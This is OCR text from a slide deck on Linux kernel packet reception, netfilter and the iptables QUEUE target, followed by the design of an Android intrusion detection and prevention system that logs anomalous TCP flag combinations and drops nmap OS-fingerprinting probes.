

Linux kernel map
functions
layers
system
kernel/
processing
kernel/
memory
mm/
storage
fs/
networking
net/
human
interface
user space
interfaces
system interfaces
processes
memory access
files & directories
access
sockets access
HI char devices
virtual
Device Model
threads
Virtual memory
virtually continues memory
Virtual File System
protocol families
security
bridges
Synchronization
Memory
Page Cache
networking
functional
system run
logical
Logical
File Systems
protocol
HI subsystems
devices
control
generic HW access
interrupt context
Page Allocator
Block devices
virtual
network device
abstract devices
and
HID class drivers
hardware
interfaces
devices access
and bus drivers
CPU specific
physical memory
operations
disk
controllers drivers
network
devices drivers
HI peripherals
device drivers
electronics
I/O
CPU
memory
disk controllers
network controllers
user peripherals
WTF!?

How I met your packets


USER SPACE
APPLICATION
read()
TCP recv Buffer
KERNEL SPACE
TCP Process
Socket Backlog
tcp_v4_rcv()
IP Layer
ip_rcv()
Pointer to Device
NIC
softirq
Internal Memory
Packet Data
Interrupt Handler
Poll List
DEVICE DRIVER
Ring Buffer
Interrupt
DMA Engine
NIC Memory
Incoming Packet


USER SPACE
APPLICATION
read()
TCP recv Buffer
CONNTRACK
MANGLE
FILTER
Inbound Packets
PREROUTING
routing / forwarding
forwarded packets
forwarded and accepted packets
FORWARD
local packets
locally destined packets must pass the INPUT chains to reach listening sockets
INPUT
kernel netfilter hooks
Continue Processing
Interrupt
DMA Engine
NIC Memory
Incoming Packet


USER SPACE
APPLICATION
read()
TCP recv Buffer
TCP Process
KERNEL SPACE
Socket Backlog
tcp_v4_rcv()
IP Layer
ip_rcv()
Pointer to Device
NIC
softirq
Memory Kernel
Packet Data
Interrupt Handler
Poll List
Ring Buffer
DEVICE DRIVER
Interrupt
DMA Engine
NIC Memory
Incoming Packet


USER SPACE
APPLICATION
read()
TCP recv Buffer
KERNEL SPACE
TCP Process
Socket Backlog
tcp_v4_rcv()
IP Layer
ip_rcv()
Pointer to Device
NIC
softirq
Memory Kernel
Packet Data
Interrupt Handler
Poll List
DEVICE DRIVER
Ring Buffer
Interrupt
DMA Engine
NIC Memory
Incoming Packet

IPTABLES

A **target extension consists of a KERNEL MODULE**, and an optional extension to iptables to provide new command line options.

There are several extensions in the default Netfilter distribution:

QUEUE


- QUEUE is an iptables and ip6tables target which which **queues the packet for userspace processing**.

- For this to be useful, two further components are required:
  - a **QUEUE HANDLER** which deals with the actual mechanics of passing packets between the kernel and userspace; and
  - a **USERSPACE APPLICATION** to receive, possibly manipulate, and issue verdicts on packets.


- The default value for the maximum queue length is 1024. Once this limit is reached, new packets will be dropped until the length of the queue falls below the limit again.

ANDROIDS

The logo should look like ...



PLEASE! don't make decisions at night in Las Vegas




ANDROIDS

- Create a **serious** open source network-based intrusion detection system (**IDS**) and network-based intrusion protection system (**IPS**) has the ability to perform real-time traffic analysis and packet logging on Internet Protocol (IP) networks:


- It should feature:
  - Protocol analysis
  - Content searching
  - Content matching

IDS ARCHITECTURE: SENSOR

- Runs continuously and without human supervision, featuring:
  - Analyze traffic
  - Send push alerts to the Android device in order to warn the user about the threat
  - Report to Logging Server Custom
  - Deploy some reactive actions:
    - Drop specific packet
    - Add new rule in iptables firewall
    - Launch script / module
  - Sync attack signatures to keep them updated.
- It should impose minimal overhead.



IDS ARCHITECTURE: SERVER



- The server is running inside a Linux Box, and is receiving all the messages the Android sensor is sending.

- Server is responsible for:
  - Send signatures to remote devices
  - Store events in database
  - Detects statistical anomalies & analysis real-time.

MAYBE ONE DAY ...

- Collaborative detection and detection of malware propagation patterns across a community of mobile devices
- Evaluate various detection algorithms
- Alert about a detected anomaly when it persists
- More reactive actions:
  - Uninstall suspicious application
  - Kill process
  - Disconnect radios
  - Encrypt data
- Monitor system calls in real-time

PROTOCOL ANALYSIS


```
root@bt: ~
File  Edit  View  Terminal  Help
[+] HW_Protocol=0x0800 hook=1 id=124 indev=6 payload_len=60 bytes
  | -IP Header Length      : 5 DWORDS or 20 Bytes
  |- Type Of Service       : 0
  |- IP Total Length       : 60  Bytes(Size of Packet)
  |- Identification        : 24184
  |- TTL                   : 40
  |- Protocol              : 6
  |- Checksum              : 45769
  |- Source IP             : 192.168.0.19
  |- Destination IP        : 192.168.0.23
  |
 [+] TCP Header
  |- Source Port           : 41094
  |- Destination Port      : 22
  |- Sequence Number       : 3965110285
  |- Acknowledge Number    : 1342634866
  |- Header Length         : 10 DWORDS or 40 BYTES
  |- CWR Flag              : 0
  |- ECN Flag              : 0
  |- Urgent Flag           : 1
  |- Acknowledgement Flag  : 0
  |- Push Flag             : 1
  |- Reset Flag            : 0
  |- Synchronise Flag      : 1
  |- Finish Flag           : 1
  |- Window                : 256
  |- Checksum              : 8339
  |- Urgent Pointer        : 0

-- New packet received --
 [+] HW_Protocol=0x0800 hook=1 id=125 indev=6 payload_len=40 bytes
```

- Packet with **FIN**, **SYN**, **PUSH** and **URG** flags active.
- Report to the Central Logger and DROP the packet.

REMOTE OS FINGERPRINTING

- Detect and drop packet sent from well-known scanning tools.

- **nmap** OS fingerprinting works by sending up to 16 TCP, UDP, and ICMP probes to known open and closed ports of the target machine.


SEQUENCE GENERATION (SEQ, OPS, WIN & T1)

